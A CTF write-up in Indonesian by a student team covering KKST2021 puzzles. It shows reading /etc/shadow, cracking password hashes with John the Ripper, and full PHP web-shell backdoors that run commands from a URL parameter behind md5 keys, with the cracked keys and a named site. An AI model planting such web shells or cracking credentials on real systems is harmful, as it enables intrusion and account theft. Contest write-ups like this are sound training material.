



Write-Up CTF KKST2021 Kategori Pelajar

NAMA TIM : BornMatrix

INSTITUSI : SMKN 2 Banjarmasin

Senin, 11 Oktober 2021

Ketua Tim

1. Reja Revaldy .F.

Member

1. Rezka Norhafizah

MISC

[PASSWORD VM]

Soal

Challenge

1 Solves

×

Password VM

1000

Adik-adik, hidup itu kadang di atas, kadang di bawah, selagi masih jadi pelajar, mari nikmati semua hal!

nc 103.171.85.90 30001

Password VM = md5(isi_flag)

Flag

Submit

Pembahasan

Setelah kami melakukan nc 103.171.85.90 30001 muncul pertanyaan yang di mana kita diminta untuk mencari uppercase dan lowercase beserta jumlahnya

```
(root@kali) - [ /home/kali/kks/KKS/soal ]
# nc 103.171.85.90 30001

wkzmtmutiqlfawhiofCecKyvABqfppxermmqbilfvqkwalxybawfvgnfyspxZjbaokUerrgandhxrzonueifpbuecdexdvoownfkUuymxazubpVwauqbshjnsuwbmrrjdoxghtWmnChpmynjphpwDmgnyqgegkxauhcbdm
atcotrntcteynybdkBjtouzccchinKqecdKzdaquTKafBzwGknqihvcOqqxidBZeowcklpzkimusaYltlofmKvlyvYqjrymtkqrgHmkghysxpulvgcgwxvrouHbjivyfHkxxgzgoyhoIzuhNweggpcnWxqdanjvibwxna
kzlljydIrxvmyieisPgicfCwwkjhamppzknovixicjwNpvcztBmnmljpooadarcZyqdWtiisuwabyblzrYwecfdeNaashqckzcwyhvMUqmjxiphamnqywtadabmjzqzeysmeyaHigphrklTzaoyoJnKzchwkgfmwxQitu
hPwmnrotutMoledfpdvdofkrfhjgdpvgvtjLwdgdrcwJgcfyuzwodocrwnQlpmxoyjpuatuvGUYyizziajVlwtcdgdzshxtcroyojcsyjgvhrueLkftmjghuxtckwocKBHuzfHbedjkysjqhbvunorTxbvrtDXigyejtjl
zrwbtbyccxjmrghnXrvylfnoigacgTevgcmqatxelguupxbzvejuisomfzfxbpfugxnsLvfgbiklsIvadmbnitbZxprSVdiavgdqppenmfHsrVeoalepyjnbtmkhgfvvmlphrtbtfpaklleskxxfdscseekqfvkzplfcr
zuednqdzbiwfaLzvmrllzfhiPqEcFzyfzvcwqaqjgkjcvcddxbdauxvweawnjxhwfigvmdlpaxiacltajpWshwmbchniisndpwmfrauvyioLlywGrqsshnsxeesqdxdyghoWkxBythwgrmtgQtchglqxutmsVv
wYtnztexqjnvaoawzgifrvjkoppcghFvgdmcugnxxvmDcexistgayuwelifnqTagymbcbdikqvxqhvmbkszardfcsrwamchlyt
What the Upper things and how much? (UPPER:HOWMANY):
```

Selanjutnya, kami membuat script python sederhana yang di mana berisi program untuk mencari uppercase dan lowercase beserta jumlahnya

```
~/KKS/password/script.py (password) - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help

FOLDERS
  password
    count.py
    get.py
    script.py
    test

script.py
16 def check(sentence):
17     lowerCase = []
18     lowerCount = 0
19     upperCase = []
20     upperCount = 0
21
22
23     for letter in sentence:
24         if letter.islower():
25             lowerCase.append(letter)
26
27     for i in sentence:
28         if i >= 'a' and i <= 'z':
29             lowerCount += 1
30
31
32     for letter in sentence:
33         if letter.isupper():
34             upperCase.append(letter)
35
36     for i in sentence:
37         if i >= 'A' and i <= 'Z':
38             upperCount += 1
39
40
41     if upperCount < 100:
42         print('\n')
43         print(''.join(map(str, upperCase)) + ":" + str(upperCount))
44         print('\n')
45
46     elif lowerCount < 100:
47         print('\n')
48         print(''.join(map(str, lowerCase)) + ":" + str(lowerCount))
49         print('\n')
50
51
52     for i in range(100):
53         sentence = input("Input Text = ")
54         check(sentence)
```

Kemudian kami input string yang dimunculkan oleh nc tersebut pada script python dan kami mendapatkan uppercase atau lowercase beserta jumlahnya yang diminta. Setelah itu, kami coba input ke soal dan didapat :

```
What the Upper things and how much? (UPPER:HOWMANY): SDSFDG
Your input SDSFDG
Must be SHXWNEERODUWLYCQDIOKVEXULWATFGSPDSYQLBUJLNABDBABXSFAOGEOLGXIWEMKVDDQXH:70
```

```
root@kali: /media/sf_kktniad/soal/

File Actions Edit View Help

glzwzqjTcpcialocqhyzsDebaottEndwggbedkxksMjsfMyatviumfwehvxXajoswfnkwqtgxqxjjazo
wLeenRbcivaoZagbzzQiqikrpdchnoxzez
What the Upper things and how much? (UPPER:HOWMANY): XWMHJZHNGKNWZFFACYISEKCHENTJE
GWTZGWSKANKCNGJRFKXTCJEVAFKCJAKRQVGPYCULTDEMMLRZQH:80

yiugtaxugdvicmvujrgvkavknJwoxhblDpVxxgcvncagiumsCbfngdiyAAwsfgiaxcynjjhnrvgpzzvuu
lpgWsvhuxjhgdlvjfoqhebnbnkibDzpirzdSfvntjknMmanVqPymrfksuztKadiyJRuxpjihuczqokupxf
bkuzmwsdJrtowbakfxvuyyvkflftrliqixzjwsqxejHiDptnxuYdivrnbqhrgrwdmqzixetDmjimipybhz
iUnfwdsechipgnjjunyuqigqHdytxqbzueqkrIhnpBrkgdwkffzkdhdzfvjwmBdcRvgtzsdzieqqifxt
shwjfjgKmfqJxkunyvslsdcksayavawmtmsrKRdykbyheqxmjjzdepgiecuuyjcifoifqhdftitqftvkq
exutdfxlerdkrEtdwurmbppiFihicfrsngNgtwubmxwkdqInIraumvwhaqwfuxwZcqjlvfediyowa
zklulcyjtbruvnbiiqspDknSsiufcVnzcdVsrvhqmdrmdVkwZjagpUQpaMiqvlxpkwbjqmdmaodenvyd
jwIncrccRvgoytsxfgnizwixlkFayahecgbiwxztacmxlntrtrdtkmpyyTfxvlylquntxncifapkcwlqo
ocitlsmXifzjjayzrxeerxwfnisnbuijfweflHtpgmqvffccqvrhlhXqyfnpjUubataxlgzwapbvapa
uqMkxpgjbdrocoopyjhhzmginhlzulgatgdHmksJBrajbxtbzlfsaXGgpxbclwdjitsckchrjaoh
lbziuxhmdutwejjmAjqkirudkIDlnkesjriubmgcHtzeohmxxvynzfKglhJfqlcgkerlwqchmnNrfTxUq
lbtbjgIabDggRrjgzwguqrbxzCZomdafeqwhxpadpebkmozvgsepjggbmukqheflnadrNjrbqhpjgddiv
purtvPsxhgafqvxahtrjbyhlmvopqfcbWdyhdsyCxDjglRtLuyajczricvdsqurvhmfrFoyqgVlpSC
qxaqtzhatkdrqcdRiyyvKBryZiivmojgzoj
What the Upper things and how much? (UPPER:HOWMANY): JPCAASWDSMVPKRJXHDYDUDIBBRKJKR
EFNI ZDSVVVWQMIRFTXHXUMHJBQXAIDHKJNTUIDRCZNPWCDRFVRKBZ:83
```

Dari hal tersebut, kami dapat menyimpulkan bahwa ketika kita menginput jawaban yang salah maka program akan memberitahu jawaban yang benar, dan ketika kita menginput jawaban yang benar maka program akan mengulangi hal yang sama yaitu menanyakan uppercase ataupun lowercase beserta jumlahnya. Selanjutnya, kami coba hal tersebut berulang kali dan didapat flag :

```
zyenehyCicnlpplgppwxwemarrbliPtdElpPfHtitobzzswgoDnnstzwrajeOeadltcZzLkbnjdjgfahcmz
iggcBkjppwrzylmUIinzsdowcnjTzqutrzwvbcsljsWYqtavCgihiosqafabdvsgilqKnsbBvxbvvloIk
pwgmwpcbnwnjazpcdBnkhkxysgmpeJtIbdjhujirmkainytudxtosufudrqipxypNrkoyoxFnomFnlTmxk
qioifcxrcdclhAbjcmhPBxbdzxlvuxevtauihygThenrbuttoadiplyszxsidztbqivuaazwmikbHmnrXmt
kefjhmlvvqfucdzjkfQhrapirnaPatxpDfxvqpcauNhtmqSLMgrqntijqkdkjlybkhapedbnohkhIewiz
wbptcwfdfcrlaegUdjsafluvaIhufbhkwalfldsnoTxqbpXfXrvsoHtrqyctWJAqvnrrwnscsahomfkaqyk
tayugkiayqujzpppyhdmvsfYwbarsFaocgIqYjerwggmclcvfdxqmnfxrsagzaoceRpokbxeafppbbckf
pirxzzjppgrxgbtrkSCiuewaiqngawtlnlgstrnhcqojAreayftuxqyublgmLErmRBtwewuYctpafqrp
brhwwvjgtjogpJqsrovrecpbUlnuNkrksehegfqnzVFnealjqcwkdxhryrftjXncbtzqffrkqzylivall
vojmLbfwSedfgdvddobzyxypJsWnqytsutwuoEwwZgEuymfwwlrjdmWwqailvkohpwpzpwvppqrynogy
dpxxasxigAbakjnsyrgPjRytlqlcbqckPefprrgdnjldwoxmxdvdbdcvcqyueoyrcczsudsCzJTdyxlfo
RwxrwwzjlzjkavnjggezpnZuwwhpffjjlfzDiktubuzQiuolnZExmlkxbvpllkkiwugQfbhoeehjggwtgzb
vuqDnwlupqkdbmpEfeqlgmbfnJcayzmskpwhptxrbt fapdvaFVuaccynaqrbslzbhxcwjbhktlvtfigMp
unlbAmyaXyzJeElxrtfqdbflyixlsmefy
What the Upper things and how much? (UPPER:HOWMANY): CPEPHDOZZBUIWYCKBICNTNFTAPB
THMPDNMSMIUITXHWJAYFIYRSCAERBYJUNVFXSJWMZEWAPRPCJTRNDQZEQDEJFVMAXJE:95
KKST2021{kok_risih_ada_apa?}
```

FLAG = KKST2021{kok_risih_ada_apa?}

FORENSIC

[A FILE]

Soal

Challenge

1 Solves

×

A files

1000

Terduga ini sebelum melakukan perentasan, melakukan proses scanning di website kami, dia menemukan sebuah file yang menjadi awal masuk perentasannya, temukan apa filenya dan apa isinya di web kami.

Flag

Submit

Pembahasan

Setelah didapat password untuk VM tadi, maka kami jalankan VM tersebut dan login sebagai guest. Selanjutnya kami coba ls untuk mengetahui folder apa saja yang terdapat pada user. Dan didapat :

```
guest@hackyou:~$ ls
tools
guest@hackyou:~$ cd tools/
guest@hackyou:~/tools$ ls
dirsearch  OpenDoor  sqlmap
guest@hackyou:~/tools$ cd dirsearch/
guest@hackyou:~/tools/dirsearch$ ls
CHANGELOG.md  db  default.conf  dirsearch.py  Dockerfile  lib  logs  README.md  reports  thirdparty
guest@hackyou:~/tools/dirsearch$ cd reports/
guest@hackyou:~/tools/dirsearch/reports$ ls
DO_NOT_DELETE_THIS_FOLDER.txt  nikkoenggallano.my.id  rpyid.asia
guest@hackyou:~/tools/dirsearch/reports$ cd rpyid.asia/
guest@hackyou:~/tools/dirsearch/reports/rpyid.asia$ ls
21-06-11_05-31-46
guest@hackyou:~/tools/dirsearch/reports/rpyid.asia$ cat 21-06-11_05-31-46
400  150B  https://rpyid.asia:443/%2e%2e//google.com
200  1KB   https://rpyid.asia:443/php
200  1KB   https://rpyid.asia:443/adminphp
200  17B   https://rpyid.asia:443/affiliate.php
200  1KB   https://rpyid.asia:443/index.php
200  6KB   https://rpyid.asia:443/index.php.bak
200  1KB   https://rpyid.asia:443/myadminphp
guest@hackyou:~/tools/dirsearch/reports/rpyid.asia$
```

Lalu, kami coba browsing <https://rpyid.asia> dan kami masukkan satu persatu file yang tertera di atas, untuk mengetahui file mana yang berisi flag, dan ternyata itu adalah affiliate.php :



FLAG = KKST2021{eVeryLogsMatters}

[ANOTHER USER]

Soal

Challenge

0 Solves

X

Another User

1000

Kami menyita sebuah mesin dari terduga pelaku perentasan pada website sebuah perusahaan, di situ diberikan sebuah akun yang dapat masuk ke dalam sebuah mesinnya, dapatkah kamu mendapatkan akun selain **guest**?

KKST2021{username:password}

Flag

Submit

Pembahasan

Pertama-tama kami melihat ke dalam file `/etc/passwd` untuk mengecek apakah ada user selain `guest` :

```
guest@hackyou:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin
lxd:x:105:65534:./var/lib/lxd:/bin/false
uidd:x:106:110:./run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:./var/cache/pollinate:/bin/false
sshd:x:110:65534:./run/sshd:/usr/sbin/nologin
guest:x:1001:1001:./home/guest:/bin/bash
ellen:x:1002:1002:./home/ellen:/bin/bash
guest@hackyou:~$
```

Seperti yang terlihat pada gambar, terdapat user lain selain `guest`, yaitu `ellen`. Selanjutnya, kami melihat ke dalam file `/etc/shadow` untuk mengecek password yang digunakan oleh user.


```

guest@hackyou:~$ cat /etc/shadow
root:*:18480:0:99999:7:::
daemon:*:18480:0:99999:7:::
bin:*:18480:0:99999:7:::
sys:*:18480:0:99999:7:::
sync:*:18480:0:99999:7:::
games:*:18480:0:99999:7:::
man:*:18480:0:99999:7:::
lp:*:18480:0:99999:7:::
mail:*:18480:0:99999:7:::
news:*:18480:0:99999:7:::
uucp:*:18480:0:99999:7:::
proxy:*:18480:0:99999:7:::
www-data:*:18480:0:99999:7:::
backup:*:18480:0:99999:7:::
list:*:18480:0:99999:7:::
irc:*:18480:0:99999:7:::
gnats:*:18480:0:99999:7:::
nobody:*:18480:0:99999:7:::
systemd-network:*:18480:0:99999:7:::
systemd-resolve:*:18480:0:99999:7:::
syslog:*:18480:0:99999:7:::
messagebus:*:18480:0:99999:7:::
_apt:*:18480:0:99999:7:::
lxd:*:18480:0:99999:7:::
uidd:*:18480:0:99999:7:::
dnsmasq:*:18480:0:99999:7:::
landscape:*:18480:0:99999:7:::
pollinate:*:18480:0:99999:7:::
sshd:*:18500:0:99999:7:::
guest:$6$ryrGLDTQ$JK83hxg/8iq8Vb3hIMuCXldAyL0GFdae4rDGBNo3DhS7I8GzenSS2cnZ3jDIh08W71a5KYIrtYz2DZk1Wq
9w./:18504:0:99999:7:::
ellen:$6$2MEFa14T$iQ0dT58CD4CXEdST5MT6hmhK2ERdgPqJs6kzHImiFgnE34UwNdAwgig/XsyLRzRnxxxtNGKLWMCzpTIAH02
10k/:18789:0:99999:7:::

```

Terlihat bahwa password yang digunakan oleh user ellen ini diencrypt menggunakan algoritma SHA512. Kemudian kami mencoba crack password tersebut menggunakan john the ripper dan wordlist yang digunakan adalah rockyou.txt. Namun, sebelum itu kedua file tersebut harus di unshadow terlebih dahulu.

```

(root@kali)-[/home/kali/mnt/LKSN 2021]
# unshadow passwd.txt shadow.txt > unshadow.txt

```

```

(root@kali)-[/home/kali/mnt/LKSN 2021]
# cat unshadow.txt
root:*:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:*:2:2:bin:/bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin
man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:*:8:8:mail:/var/mail:/usr/sbin/nologin
news:*:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:*:13:13:proxy:/bin:/usr/sbin/nologin
www-data:*:33:33:www-data:/var/www:/usr/sbin/nologin
backup:*:34:34:backup:/var/backups:/usr/sbin/nologin
list:*:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:*:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:*:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:*:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:*:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:*:102:106::/home/syslog:/usr/sbin/nologin
messagebus:*:103:107::/nonexistent:/usr/sbin/nologin
_apt:*:104:65534::/nonexistent:/usr/sbin/nologin
lxd:*:105:65534::/var/lib/lxd:/bin/false
uidd:*:106:110::/run/uidd:/usr/sbin/nologin
dnsmasq:*:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:*:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:*:109:1::/var/cache/pollinate:/bin/false
sshd:*:110:1000::/run/ssh:/usr/sbin/nologin
guest:$6$ryrGLDTQ$JK83hxg/8iq8Vb3hIMuCXldAyL0GFdae4rDGBNo3DhS7I8GzenSS2cnZ3jDIh08W71a5KYIrtYz2DZk1Wq9w./:1001:1001:::/home/g
uest:/bin/bash
ellen:$6$2MEFa14T$iQ0dT58CD4CXEdST5MT6hmhK2ERdgPqJs6kzHImiFgnE34UwNdAwgig/XsyLRzRnxxxtNGKLWMCzpTIAH02l0k/:1002:1002:::/home/el
len:/bin/bash

```


Setelah itu, langsung saja kami eksekusi menggunakan john the ripper :

```
(root@kali)-[/home/kali/mnt/LKSN_2021]
# john --wordlist=/usr/share/wordlists/rockyou.txt unshadow.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ihateyou      (ellen)
guest         (guest)
2g 0:00:00:12 DONE (2021-10-10 22:00) 0.1631g/s 10189p/s 10273c/s 10273C/s jordany..duckie3
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Dan didapat user selain guest yaitu ellen dengan password ihateyou.

FLAG = KKST2021{ellen:ihateyou}

[BD]

Soal

Challenge 0 Solved ×

BD
1000

Pada website yang terentaskan, setelah melakukan investigasi, ternyata disisipi sebuah backdoor oleh terduga ini dan masih belum dihapus. juga sample backdoornya masih tersimpan di mesinnya, dia tidak memberitau apa nama backdoornya, dan seterusnya, tolong bantu kami!

Flag

Submit

Pembahasan

Kami login menggunakan user ellen kemudian kami mendapatkan direktori mybd yang kami asumsikan ialah lokasi di mana backdoornya berada :

```
ellen@hackyou:~$ pwd
/home/ellen
ellen@hackyou:~$ ls -lah
total 48K
drwxr-xr-x 7 ellen ellen 4.0K Jun 11 03:08 .
drwxr-xr-x 4 root root 4.0K Jun 11 02:10 ..
-rw-r--r-- 1 ellen ellen 84 Oct 11 09:47 .bash_history
-rw-r--r-- 1 ellen ellen 220 Jun 11 02:07 .bash_logout
-rw-r--r-- 1 ellen ellen 3.7K Jun 11 02:07 .bashrc
drwx----- 2 ellen ellen 4.0K Jun 11 02:12 .cache
drwxrwxr-x 2 ellen ellen 4.0K Jun 11 03:12 document
drwx----- 3 ellen ellen 4.0K Jun 11 02:12 .gnupg
drwxrwxr-x 3 ellen ellen 4.0K Jun 11 02:54 .local
-rw-r--r-- 1 ellen ellen 807 Jun 11 02:07 .profile
-rw-r--r-- 1 ellen ellen 0 Jun 11 02:08 .sudo_as_admin_successful
drwxrwxr-x 4 ellen ellen 4.0K Jun 11 04:27 tools
-rw-rw-r-- 1 ellen ellen 180 Jun 11 03:08 .wget-hsts
ellen@hackyou:~$ cd tools/
ellen@hackyou:~/tools$ ls -lah
total 60K
drwxrwxr-x 4 ellen ellen 4.0K Jun 11 04:27 .
drwxr-xr-x 7 ellen ellen 4.0K Jun 11 03:08 ..
-rw-rw---- 1 ellen ellen 3.2K Jun 11 03:08 cve-2014-4210_ssrf_scan.py
-rw-rw---- 1 ellen ellen 9.3K Jun 11 03:08 cve-2018-2893_cmd.py
-rw-rw---- 1 ellen ellen 955 Jun 11 03:02 Dump.py
-rw-rw---- 1 ellen ellen 6.1K Jun 11 03:02 ExploitServer.py
-rw-r--r-- 1 root root 1.2K Jun 11 04:26 generator.py
drwxr-xr-x 2 root root 4.0K Jun 11 04:31 logs
drwxr-xr-x 2 root root 4.0K Jun 11 04:31 mybd
-rw-rw---- 1 ellen ellen 2.2K Jun 11 03:04 RCEe.py
-rw-rw---- 1 ellen ellen 2.9K Jun 11 03:02 RCE.py
-rw-rw---- 1 ellen ellen 2.5K Jun 11 03:03 Test.py
ellen@hackyou:~/tools$ _
```

```
ellen@hackyou:~/tools$ cd mybd/
ellen@hackyou:~/tools/mybd$ ls -lah
total 36K
drwxr-xr-x 2 root root 4.0K Jun 11 04:31 .
drwxrwxr-x 4 ellen ellen 4.0K Jun 11 04:27 ..
-rw-r--r-- 1 root root 167 Jun 11 04:28 1.php
-rw-r--r-- 1 root root 167 Jun 11 04:31 generator
-rw-r--r-- 1 root root 167 Jun 11 04:30 jos.php
-rw-r--r-- 1 root root 167 Jun 11 04:31 rce.php
-rw-r--r-- 1 root root 167 Jun 11 04:29 sapi.php
-rw-r--r-- 1 root root 167 Jun 11 04:30 superM.php
-rw-r--r-- 1 root root 167 Jun 11 04:30 uyab.php
ellen@hackyou:~/tools/mybd$ _
```

Selanjutnya, kami buka satu persatu file di atas dan didapat :


```
ellen@hackyou:~/tools/mybd$ cat 1.php
<?php $key = '202cb962ac59075b964b07152d234b70';if(isset($_GET[0])){    if($key == md5($_GET[0])){
    var_dump(system($_GET[1]));    }else{ exit; }}else{ exit; }}>ellen@hackyou:~/tools/mybd$
ellen@hackyou:~/tools/mybd$ cat generator
<?php $key = 'dac9630aec642a428cd73f4be0a03569';if(isset($_GET[0])){    if($key == md5($_GET[0])){
    var_dump(system($_GET[1]));    }else{ exit; }}else{ exit; }}>ellen@hackyou:~/tools/mybd$
ellen@hackyou:~/tools/mybd$ cat jos.php
<?php $key = '60a69245adacb43656c4ca2b5a98aaba';if(isset($_GET[0])){    if($key == md5($_GET[0])){
    var_dump(system($_GET[1]));    }else{ exit; }}else{ exit; }}>ellen@hackyou:~/tools/mybd$
ellen@hackyou:~/tools/mybd$ cat rce.php
<?php $key = '202cb962ac59075b964b07152d234b70';if(isset($_GET[0])){    if($key == md5($_GET[0])){
    var_dump(system($_GET[1]));    }else{ exit; }}else{ exit; }}>ellen@hackyou:~/tools/mybd$
ellen@hackyou:~/tools/mybd$ cat sapi.php
<?php $key = 'f87f8f834b237ad853fb44cccaa18952';if(isset($_GET[0])){    if($key == md5($_GET[0])){
    var_dump(system($_GET[1]));    }else{ exit; }}else{ exit; }}>ellen@hackyou:~/tools/mybd$
ellen@hackyou:~/tools/mybd$ cat superM.php
<?php $key = 'e1568c571e684e0fb1724da85d215dc0';if(isset($_GET[0])){    if($key == md5($_GET[0])){
    var_dump(system($_GET[1]));    }else{ exit; }}else{ exit; }}>ellen@hackyou:~/tools/mybd$
ellen@hackyou:~/tools/mybd$ cat uyab.php
<?php $key = 'a430e06de5ce438d499c2e4063d60fd6';if(isset($_GET[0])){    if($key == md5($_GET[0])){
    var_dump(system($_GET[1]));    }else{ exit; }}else{ exit; }}>ellen@hackyou:~/tools/mybd$
ellen@hackyou:~/tools/mybd$
```

Terlihat bahwa key diencrypt menggunakan md5. Lalu, kami decrypt key tersebut satu persatu di <https://www.md5online.org/md5-decrypt.html> dan didapat :

```
7/7 found (100%)

202cb962ac59075b964b07152d234b70 : 123
dac9630aec642a428cd73f4be0a03569 : generator
60a69245adacb43656c4ca2b5a98aaba : joss
202cb962ac59075b964b07152d234b70 : 123
f87f8f834b237ad853fb44cccaa18952 : sapi
e1568c571e684e0fb1724da85d215dc0 : I33t
a430e06de5ce438d499c2e4063d60fd6 : bayu
```

Lalu, kami buka kembali <https://rpyid.asia> dan kami buka satu persatu file backdoor nya dengan menyertakan key yang sudah didencrypt md5 tadi sebagai parameter. Hasilnya, file superM.php merupakan backdoor :



```
KKST2021 {InvestigatorMaster}
```

FLAG = KKST2021{InvestigatorMaster}

[Social Media]

Soal

Challenge

0 Solves

×

Social Media

1000

Kami tahu, terduga pelaku ini aktif di sebuah media sosial burung biru, dapatkah kamu menemukan akunnya dan memberi tahu kapan dia membuat akunnya?

KKST2021{tgl-bulan-tahun}/KKST2021{01-Januari-2021}

Flag

Submit

Pembahasan

Dari soal, didapat hint bahwa pelaku aktif di social media burung biru yaitu twitter. Lalu, kami menemukan tools wrapper API pada direktori /opt/twt/.

```
ellen@hackyou:~$ cd /opt/twt/
ellen@hackyou:/opt/twt$ ls -lah
total 24K
drwxr-xr-x 2 root root 4.0K Sep  1 07:45 .
drwxr-xr-x 4 root root 4.0K Sep  1 07:44 ..
-rw-r--r-- 1 root root  615 Sep  1 07:45 auth.php
-rw-r--r-- 1 root root  138 Sep  1 07:45 interface.php
-rw-r--r-- 1 root root 1.5K Sep  1 07:45 main.php
-rw-r--r-- 1 root root  608 Sep  1 07:45 twit.php
ellen@hackyou:/opt/twt$ _
```

Setelah kami membuka file main.php terlihat bahwa ini merupakan script yang dibuat pelaku untuk mengambil like twitter dari seorang artis dan kemudian diarahkan ke id postingan twitter si pelaku. Di sini, kami mendapat id postingan twitter dari si pelaku yaitu 1430386996644499457 :

```
GNU nano 2.9.3 main.php

$tweet = "SELAMAT datang di KKSTNI-AD";

$API->send_tweet($tweet);

for($i=0; $i<1000; $i++){

    $API->send_tweet($i);

}

$API->send_tweet_with_media("Ini Tweet", "https://media.matamata.com/thumbs/2021/08/22/86922-gaya-1$
$total_tweet = $API->get_total_tweet("@elonmusk");

$mysql = mysqli_connect("localhost", "root", $password, "log_db_twitter");

if((int) $total_tweet > 320){

    if($API->get_total_likes("@elonmusk") > 100){

        if($API->get_following("@elonmusk") > 1000){

            echo "is oke!";
            $API->send_tweet_with_media("WOW HE IS SO GOOD!", "https://assets.pikiran-rakyat.com/cr$
        }else{


            if($API->get_likes_tweet("1430386996644499457")){

